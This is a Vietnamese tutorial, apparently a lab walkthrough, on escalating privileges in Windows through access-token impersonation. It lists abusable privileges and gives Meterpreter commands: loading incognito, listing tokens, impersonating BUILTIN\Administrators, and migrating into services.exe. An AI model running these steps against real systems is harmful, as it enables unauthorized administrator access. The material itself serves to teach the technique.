* Access token mạo danh: cho phép 1 tiến trình cụ thể truy cập các mã nguồn bằng token của 1 tiến trình khác

Để mạo danh token, có các mức độ khác nhau:

* SecurityAnonymous: người dùng hiện tại không thể mạo danh 1 người dùng khác
* SecurityIdentification: người dùng hiện tại có thể có danh tính và đặc quyền của 1 người dùng khác nhưng không thể mạo danh họ
* SecurityImpersonation: người dùng hiện tại có thể mạo danh một người dùng khác trên hệ thống cục bộ
* SecurityDelegation: người dùng hiện tại có thể mạo danh 1 người dùng khác trên hệ thống từ xa


Security Context là 1 cấu trúc dữ liệu chứa thông tin bảo mật liên quan đến người dùng.

Các đặc quyền của một tài khoản cho phép người dùng có thể thực hiện một hành động cụ thể.

Đây là danh sách các đặc quyền bạn có thể lợi dụng:

* SeImpersonatePrivilege
* SeAssignPrimaryPrivilege
* SeTcbPrivilege
* SeBackupPrivilege
* SeRestorePrivilege
* SeCreateTokenPrivilege
* SeLoadDriverPrivilege
* SeTakeOwnershipPrivilege
* SeDebugPrivilege


Bạn có thể xem các đặc quyền của một người dùng bằng lệnh: whoami /priv



Bạn có thể thấy hai đặc quyền là SeBackUp và SeImpersonate được bật. Hãy dùng module incognito, cho phép chúng ta khai thác lỗ hổng này.


load incognito

Để kiểm tra danh sách các token, nhập lệnh list\_tokens -g



Chúng ta có thể thấy token của BUILTIN\Administrators khả thi.

Dùng lệnh impersonate\_token "BUILTIN\Administrators" để mạo danh token của Administrator.



Mặc dù bạn đã có token đặc quyền cao, nhưng bạn không có đặc quyền của người dùng đó -bạn đang ở tiến trình có đặc quyền thấp (điều này là do cách Windows xử lí đặc quyền - nó dùng Primary Token của một tiến trình chứ không phải là token mạo danh để xác định những tiến trình có thể làm hoặc không). Primary token luôn gắn với tiến trình

Đảm bảo bạn di chuyển đến 1 tiến trình với các đặc quyền thích hợp. Tiến trình an toàn nhất là chọn services.exe. Nhập lệnh ps để xem các tiến trình, tìm pid của tiến trình services.exe 🡪 migrate PID-OF-PROCESS

